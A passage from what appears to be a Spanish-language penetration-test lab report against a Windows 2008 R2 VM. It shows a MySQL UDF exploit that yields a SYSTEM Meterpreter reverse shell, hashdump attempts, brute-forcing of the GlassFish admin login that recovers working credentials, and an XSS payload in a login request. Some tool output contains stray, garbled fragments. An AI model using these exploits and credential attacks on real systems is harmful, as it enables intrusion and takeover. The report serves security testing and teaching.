[*] 10.0.2.49:3306 - Command Stager progress - 14.66% done (14990/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 16.13% done (16489/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 17.59% done (17988/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 19.06% done (19487/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 20.53% done (20986/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 21.99% done (22485/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 23.46% done (23984/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 24.92% done (25483/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 26.39% done (26982/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 27.86% done (28481/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 29.32% done (29980/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 30.79% done (31479/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 32.25% done (32978/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 33.72% done (34477/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 35.19% done (35976/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 36.65% done (37475/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 38.12% done (38974/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 39.58% done (40473/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 41.05% done (41972/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 42.52% done (43471/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 43.98% done (44970/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 45.45% done (46469/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 46.91% done (47968/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 48.38% done (49467/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 49.85% done (50966/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 51.31% done (52465/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 52.78% done (53964/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 54.24% done (55463/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 55.71% done (56962/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 57.18% done (58461/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 58.64% done (59960/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 60.11% done (61459/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 61.58% done (62958/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 63.04% done (64457/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 64.51% done (65956/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 65.97% done (67455/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 67.44% done (68954/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 68.91% done (70453/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 70.37% done (71952/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 71.84% done (73451/102246 bytes)
[*] 10.0.2.49:3306 - Command Stager progress - 73.30% done (74950/102246 bytes)
```

```
msf6 exploit(multi/mysql/mysql_udf_payload) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ VAGRANT-2008R2	10.0.2.48:4444 → 10.0.2.49:49246 (10.0.2.49)



Se obtuvo una shell reversa con meterpreter y se probaron algunos comandos para ver qué tipo de información se puede obtener a partir de esta Shell. Se obtuvo un usuario con privilegios, se desplegó información del sistema, se intentó el volcado de hashes, información de la IP, información acerca de privilegios del usuario obtenido, el getpid y getsid. Esta es una prueba de CAJA NEGRA lograda con éxito.

```
[*] Sending stage (175686 bytes) to 10.0.2.49
[*] 10.0.2.49:3306 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.0.2.49:4444 → 10.0.2.49:49246) at 2023-03-07 22:20:02 +0100
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : VAGRANT-2008R2
OS : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.

meterpreter > hashdump
Apache Version: 2.2.21
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > ipconfig
                               Loaded Extensions:
Interface 1
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
MySQL Version: 5.5.20
Tools
phpinfo()
Interface 11
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:73:6c:a7
MTU       : 1500
IPv4 Address : 10.0.2.49
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f007:d42:3e0b:ce35
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:::
Interface 12
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:a00:231
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```



```
meterpreter > getpid
Current pid: 4584
meterpreter > getdesktop
Session 0\S\D
meterpreter > getprivs
```

Enabled Process Privileges

Name
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

```
meterpreter > getsid
Server SID: S-1-5-18
```

Se probó otro módulo, para ver si se puede conocer la versión de MySQL, y funcionó, esto lo dejamos como complemento.

```
msf6 auxiliary(scanner/mysql/mysql_version) > options
Module options (auxiliary/scanner/mysql/mysql_version):
Name      Current Setting  Required  Description
RHOSTS    10.0.2.49        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3306              yes       The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
WampServer - Donate - A
msf6 auxiliary(scanner/mysql/mysql_version) > exploit
[+] 10.0.2.49:3306          - 10.0.2.49:3306 is running MySQL 5.5.20-log (protocol 10)
[*] 10.0.2.49:3306          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) > 
```



EXPLORACION SERVICIO TCPWRAPPED PUERTO:3389-Complemento

Los clientes de Terminal Server usan el puerto TCP 3389 para comunicarse con Terminal Server. Un problema común en un entorno WAN es que un firewall u otro filtro de red impide la conectividad con este puerto.

De Wikipedia El Protocolo de Escritorio Remoto (RDP), también conocido como "Cliente de Servicios de Terminal Server", es un protocolo patentado desarrollado por Microsoft, que proporciona al usuario una interfaz gráfica para conectarse a otra computadora a través de una conexión de red. Los servidores RDP están integrados en los sistemas operativos Windows; de forma predeterminada, el servidor escucha en el puerto TCP 3389.

En un entorno de red, es una buena práctica deshabilitar los servicios que no se utilizan, ya que pueden ser la causa potencial de un compromiso. El Servicio de escritorio remoto no es una excepción a esto. Si el servicio está deshabilitado en el sistema, se puede habilitar mediante los siguientes pasos. Dentro del Panel de Control del Sistema, existe una Sección de Sistema y Seguridad. Dentro de esta sección, hay una Sección de Sistema. Después de recorrer esta sección, en el menú del lado izquierdo, existe una opción de Configuración remota.

Se escanea el puerto 3389 y se ve el servicio que se encuentra alojado en él.

```
[root@kali)-[/usr/share/wordlists]
# nmap -p3389 -sV 10.0.2.49
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 23:03 CET
Nmap scan report for 10.0.2.49
Host is up (0.00035s latency).

PORT      STATE SERVICE      VERSION
3389/tcp  open  tcpwrapped
MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Se recuerda que anteriormente ya se explotó este puerto con un módulo de Metasploit que explota la vulnerabilidad Bluekeep detectada por la herramienta Nessus, esa prueba arrojó que el target era vulnerable, no obstante, no se obtuvo una Shell.

Por otro lado, se busca otra vulnerabilidad que explote este puerto 3389 para ver si se puede lograr algo más.

El servicio tcpwrapped en este puerto 3389, sirve para la realización de conexión remota y esto ya se ha visto antes y se recuerda que gracias a la apertura de este puerto es posible acceder remotamente a la máquina objetivo.

```
[root@kali)-[/usr/share/wordlists]
# nc -vvn 10.0.2.49 3389
(UNKNOWN) [10.0.2.49] 3389 (ms-wbt-server) open
sent 0, rcvd 0
```



Esta prueba anteriormente ya se realizó por caja gris (usuario sin privilegios) y caja blanca (usuarios con privilegios).

Como se puede ver en las ilustraciones de abajo se tiene acceso a la máquina en su entorno gráfico, cabe destacar que esta conexión suele caer luego de pocos minutos abierta.

Por todo esto es recomendable tener cerrado este puerto.



```
(root㉿kali)-[/usr/share/wordlists]
# rdesktop 10.0.2.49
Autoselecting keyboard map 'es' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an e:
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an e:
Connection established using SSL.
```





EXPLOTACION SERVICIO SSL/HTTP Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)/ Sun GlassFish Open Source Edition 4.0 PUERTOS:4848-8080

GlassFish Server Open Source Edition es un servidor de aplicaciones de código abierto creado dentro de la comunidad GlassFish. Oracle GlassFish Server se basa en GlassFish Server Open-Source Edition. Los usuarios de GlassFish Server se benefician de una comunidad dinámica que ofrece autoayuda, contribuye con código y funciones de productos, ideas y comentarios sobre productos, informes de errores y más. Los recursos comunitarios útiles se describen a continuación.

- GlassFish Server Open-Source Edition
- NetBeans Community GlassFish Server se envía con NetBeans
- Java EE 6 Inicio Más información sobre la tecnología Java EE 6

Se procede a realizar un escaneo de los puertos y verificar si está activo el servidor.

```
(root㉿kali)-[/usr/share/wordlists]
# nmap -p4848 -sV 10.0.2.49 phonyadmin
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 01:36 CET
Nmap scan report for 10.0.2.49
Host is up (0.00058s latency).our Projects

PORT      STATE SERVICE VERSION
4848/tcp    open  ssl/http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 35.14 seconds
Your Aliases
```

```
(root㉿kali)-[/usr/share/wordlists]
# nmap -p8080 -sV 10.0.2.49
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 01:50 CET
Nmap scan report for 10.0.2.49
Host is up (0.00036s latency).

PORT      STATE SERVICE VERSION
8080/tcp    open  http    Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds
```



Se verifica que están abiertos y el servidor activo.

The screenshot shows a browser window with the address bar at `https://10.0.2.49:4848`. The page title is "Login". Below the address bar, there's a navigation bar with links like "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", "OffSec", and "Nessus Essentials / Fo...". The main content area displays the "GlassFish™ Server Open Source Edition Administration Console". It has fields for "User Name" and "Password" with a "Login" button. At the bottom, it says "Copyright © 2005, 2013, Oracle and/or its affiliates. All rights reserved. Oracle and Java are registered trademarks of Oracle and/or its affiliates. Other names may be trademarks of their respective owners." and "Created by Oracle with contributions from the Glassfish community".

Se procede a realizar una prueba de **CAJA NEGRA**, utilizando el módulo de metasploit auxiliary(scanner/http/glassfish_login) para obtener usuario y password del servidor ORACLE.

The screenshot shows the Metasploit command-line interface with the command `msf6 auxiliary(scanner/http/glassfish_login) > options`. It displays the "Module options (auxiliary/scanner/http/glassfish_login):" table. The table has columns for "Name", "Current Setting", "Required", and "Description". Some key options include "RHOSTS" set to "10.0.2.49", "PORT" set to "4848", and "USERNAME" set to "admin". The "Required" column indicates which options are mandatory. The "Description" column provides details for each option. At the bottom, it says "View the full module info with the `info`, or `info -d` command." and "Created by Oracle with contributions from the Glassfish community".

Completado el modulo se obtiene efectivamente contraseña y password del servidor ORACLE. admin:spl0it.

```
msf6 auxiliary(scanner/http/glassfish_login) > exploit
[*] 10.0.2.49:4848 - Checking if Glassfish requires a password...
[*] 10.0.2.49:4848 - Glassfish is protected with a password
[-] 10.0.2.49:4848 - Failed: 'admin:admin'
[-] 10.0.2.49:4848 - Failed: 'admin:password'
[-] 10.0.2.49:4848 - Failed: 'admin:manager'
[-] 10.0.2.49:4848 - Failed: 'admin:letmein'
[-] 10.0.2.49:4848 - Failed: 'admin:cisco'
[-] 10.0.2.49:4848 - Failed: 'admin:default'
[-] 10.0.2.49:4848 - Failed: 'admin:root'
[-] 10.0.2.49:4848 - Failed: 'admin:apc'
[-] 10.0.2.49:4848 - Failed: 'admin:pass'
[-] 10.0.2.49:4848 - Failed: 'admin:security'
[+] 10.0.2.49:4848 - Success: 'admin:spl0it'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



Se procede a probar las credenciales en el servidor para obtener el acceso.

The screenshot shows the GlassFish Server Open Source Edition console interface. The left sidebar contains a tree view of server components: Domain, Clusters, Standalone Instances, Nodes, Applications, Lifecycle Modules, Monitoring Data, Resources (Concurrent Resources, Connectors, JDBC, JMS Resources, JNDI, JavaMail Sessions, Resource Adapter Configs), Configurations (default-config, config, server-config), and Update Tool. The main content area is titled "GlassFish Console - Common Tasks" and includes sections for GlassFish News (Support, Registration, GlassFish News), Deployment (List Deployed Applications, Deploy an Application), Administration (Change Administrator Password, List Password Aliases), and Monitoring (Monitoring Data). On the right, there are links for Documentation (Open Source Edition Documentation Set, Quick Start Guide, Administration Guide, Application Development Guide, Application Deployment Guide), Update Center (Installed Components, Available Updates, Available Add-Ons), and Resources (Create New JDBC Resource, Create New JDBC Connection Pool).

Se obtuvo el acceso y se ingreso al servidor.

Se verifica el servidor Oracle en el puerto 8080.

The screenshot shows the GlassFish Server - Server Runtime WAMPSERVER Homepage. The title bar indicates the URL is 10.0.2.49:8080. The main content area displays the message "Your server is now running". It includes instructions to replace the index.html file in the document root and to go to the Administration Console. A section titled "Install and update additional software components" lists OSGi HTTP Service, General Resource Adapter for JMS, and OSGi Administration Console. Another section lists Enterprise Java Beans, Metro, and Jersey. A note about improving user experience and collecting usage data from Oracle is present. A "Join the GlassFish community" section provides information about the GlassFish community and its features. A "Learn more about GlassFish Server" section provides links to samples, documentation, and resources.

El puerto 8080 es comúnmente utilizado por servidores web y aplicaciones web. Como tal, cualquier aplicación que escuche en el puerto 8080 podría ser vulnerable a ciertos tipos de ataques. Algunas de las vulnerabilidades comunes que pueden afectar a las aplicaciones que utilizan el puerto 8080 son:

Inyección de código: La inyección de código es una vulnerabilidad que permite a un atacante insertar código malicioso en una aplicación a través de campos de entrada o parámetros de URL. Esto puede permitir al atacante tomar el control de la aplicación y acceder a información confidencial.



Autenticación y autorización débiles: Si la aplicación no tiene un mecanismo de autenticación y autorización adecuado, los atacantes pueden explotar estas debilidades para acceder a información o funcionalidades que no deberían tener acceso.

Cross-Site Scripting (XSS): El Cross-Site Scripting (XSS) es una vulnerabilidad que permite a un atacante injectar código malicioso en una aplicación web a través de campos de entrada o parámetros de URL. El código injectado puede ser utilizado para robar información confidencial del usuario o para redirigir al usuario a un sitio web malicioso.

Exposición de archivos sensibles: Si la aplicación web tiene una configuración incorrecta del servidor, los archivos sensibles, como archivos de configuración o contraseñas, pueden ser expuestos a través del puerto 8080.

Denegación de servicio (DoS): Los ataques de denegación de servicio (DoS) pueden ser lanzados contra cualquier aplicación web que escuche en el puerto 8080. Estos ataques pueden causar la sobrecarga del servidor y hacer que la aplicación sea inaccesible para los usuarios legítimos.

Se intenta realizar una prueba de CROSS SITE SCRIPTING (XSS) para ver si se obtiene algo, se utiliza la herramienta BURPSUITE para realizar esta prueba.

The screenshot shows a web browser window with the following details:

- Address Bar:** https://10.0.2.49:4848
- Toolbar:** Back, Forward, Home, Stop, Reload, Address Bar, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Nessus Essentials / Fo...
- Content Area:** GlassFish™ Server Open Source Edition Administration Console. It features a logo of a fish jumping, with the text "Created by Oracle with contributions from the GlassFish community".
- Login Form:** User Name: Password: Login
- Right Side:** ORACLE logo
- Bottom:** Copyright © 2005, 2013, Oracle and/or its affiliates. All rights reserved. Oracle and Java are registered trademarks of Oracle and/or its affiliates. Other names may be trademarks of their respective owners.

The screenshot shows the Burp Suite interface with the following details:

- Request Details:** Request to https://10.0.2.49:4848
- Buttons:** Forward, Drop, Intercept is on (highlighted), Action, Open browser
- Message Editor:** Raw tab selected. The raw payload is as follows:

```
1 POST /j_security_check HTTP/1.1
2 Host: 10.0.2.49:4848
3 Cookie: JSESSIONID=392cd64481f1522447940263d713
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 86
10 Origin: https://10.0.2.49:4848
11 Referer: https://10.0.2.49:4848/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Sec-Gpc: 1
18 Te: trailers
19 Connection: close
20
21 j_username=vero&j_password=vero&loginButton=Login&loginButton.DisabledHiddenField=true
```



Como se ven en las capturas anteriores, se procedió a capturar una petición POST, tratándose de credenciales de acceso a un servidor, se intento incrustar un script simple para ver la reacción de la página, en la parte variable user.

```
🔗 🔒 Request to https://10.0.2.49:4848
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /j_security_check HTTP/1.1
2 Host: 10.0.2.49:4848
3 Cookie: JSESSIONID=392cd64481f1522447940263d713
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 86
10 Origin: https://10.0.2.49:4848
11 Referer: https://10.0.2.49:4848/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Sec-Gpc: 1
18 Te: trailers
19 Connection: close
20
21 j_username=<script>alert('XSS')</script>&j_password=ver0&loginButton=Login&loginButton.DisabledHiddenField=true
```

Cuando se envía esta petición a la pagina del servidor alojado en el puerto 4848 que es donde se encuentra la web del servidor, este reacciona con una autenticación fallida, este resultado es algo esperado teniendo en cuenta que se visualiza que la URL es https lo cual significa que tiene certificado de seguridad y por ende no es vulnerable a algunos ataques que se realizan y por ende no responden como respondería una web con http.

Es de tener en cuenta que, si bien en el puerto 8080 se verifica que el servidor glassfish esta corriendo, el servidor en sí, se aloja en el puerto 4848.

Se han probado módulos de metasploit sin resultado exitoso, esto porque estos módulos corresponden a http y no a https en donde este alojado el servidor.

The screenshot shows a web browser window with the following details:

- Address Bar:** https://10.0.2.49:4848/j_security_check
- Toolbar:** Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Nessus Essentials / Fo...
- Content Area:**
 - Header:** ORACLE
 - Message:** Authentication Failed
Re-enter your username and password
 - Form:** GlassFish™ Server Open Source Edition Administration Console
User Name:
Password:
Login
 - Logos:** GlassFish logo (fish icon), Oracle logo.
 - Text at bottom:** Created by Oracle with contributions from the GlassFish community
 - Copyright:** Copyright © 2005, 2013, Oracle and/or its affiliates. All rights reserved. Oracle and Java are registered trademarks of Oracle and/or its affiliates. Other names may be trademarks of their respective owners.

Con esto se concluye esta prueba en los puertos 4848 y 8080.



EXPLORACION SERVICIO JAVA MESSAGE SERVICE 301 PUERTO 7676

La API Java Message Service (en español servicio de mensajes Java), también conocida por sus siglas JMS, es la solución creada por Sun Microsystems para el uso de colas de mensajes. Este es un estándar de mensajería que permite a los componentes de aplicaciones basados en la plataforma Java2 crear, enviar, recibir y leer mensajes. También hace posible la comunicación confiable de manera asíncrona.

El servicio de mensajería instantánea también es conocido como Middleware Orientado a Mensajes (MOM por sus siglas en inglés) y es una herramienta universalmente reconocida para la construcción de aplicaciones empresariales.

```
(root㉿kali)-[~] /opt/metasploit-framework/exploit/searchsploit IBM_WebSphere_Java_Deserialize) > options
# searchsploit -w "GlassFish 4.1"

Exploit Title

Oracle Glassfish OSE 4.1 - Path Traversal (Metasploit)
Oracle GlassFish Server 4.1 - Directory Traversal
Oracle GlassFish Server Open Source Edition 4.1 - Path Traversal (Metasploit)
Oracle GlassFish Server Open Source Edition 4.1 - Path Traversal (Metasploit)

Shellcodes: No Results
```

Parece que la ejecución de GlassFish es vulnerable a Directory Traversal. Los siguientes ejemplos de explotación se pueden utilizar para leer archivos de sistema conocidos.

Usando uno de los ejemplos en el enlace con la IP y el puerto correcto, se puede generar una curl solicitud GET para confirmar el recorrido del directorio.

Se intento hallar los directorios, pero de nuevo el certificado SSL no lo permitió.

Se realizo investigaciones acerca de las vulnerabilidades que pueden ser explotadas en Java Message service y se encontró información acerca del CVE:2015-5254 no presente en metasploit lastimosamente. Pero se deja una reseña de esta.

Apache ActiveMQ 5.x anterior a 5.13.0 no restringe las clases que se pueden serializar en el intermediario, lo que permite a atacantes remotos ejecutar código arbitrario a través de un objeto ObjectMessage de Java Message Service (JMS) serializado y manipulado.

En las ilustraciones de abajo se puede ver la descripción y puntuación de la vulnerabilidad que afecta a Java Message Service, su puntuación es critica 9.8, y compromete la disponibilidad, integridad y la confidencialidad del sistema.




CVSS Version 3.0 CVSS Version 3.1

Common Vulnerability Scoring System Calculator CVE-2015-5254

Source: NIST

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) Adjacent Network (AV:A) Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) High (AC:H)

Privileges Required (PR)*

None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*

None (UI:N) Required (UI:R)

Scope (S)*

Unchanged (S:U) Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) High (C:H)

Integrity Impact (I)*

None (I:N) Low (I:L) High (I:H)

Availability Impact (A)*

None (A:N) Low (A:L) High (A:H)

EXPLORACION SERVICIO SSL/HTTP ORACLE GLASSFISH 4.0 (SERVLET 3.1; JSP 2.3; JAVA 1.8) PUERTO 8181

Anteriormente se ha visto que se ha intentado explotar algunos puertos como el 7676, 8080 y 4848 y algunas pruebas no fueron exitosas, esto porque por ejemplo el servidor Oracle Glassfish posee un certificado SSL firmado.

Un certificado SSL es un certificado digital que autentica la identidad de un sitio web y habilita una conexión cifrada. La sigla SSL significa Secure Sockets Layer (Capa de sockets seguros), un protocolo de seguridad que crea un enlace cifrado entre un servidor web y un navegador web.

Las empresas y las organizaciones deben agregar certificados SSL a sus sitios web para proteger las transacciones en línea y mantener la privacidad y seguridad de la información del cliente.

En resumen: el certificado SSL mantiene seguras las conexiones a Internet y evita que los delincuentes lean o modifiquen la información transferida entre dos sistemas. Cuando veas un ícono de candado junto a la URL en la barra de direcciones, significa que hay un certificado SSL que protege el sitio web que estás visitando.

Desde su creación ha habido varias versiones del protocolo SSL, las cuales en algún momento se encontraron con problemas de seguridad. Posteriormente, se lanzó una versión renovada y con un nuevo nombre: TLS (Transport Layer Security, Seguridad de capa de transporte), que sigue en uso actualmente. Sin embargo, las iniciales SSL se mantuvieron, por lo que la nueva versión del protocolo se sigue llamando con el nombre antiguo.



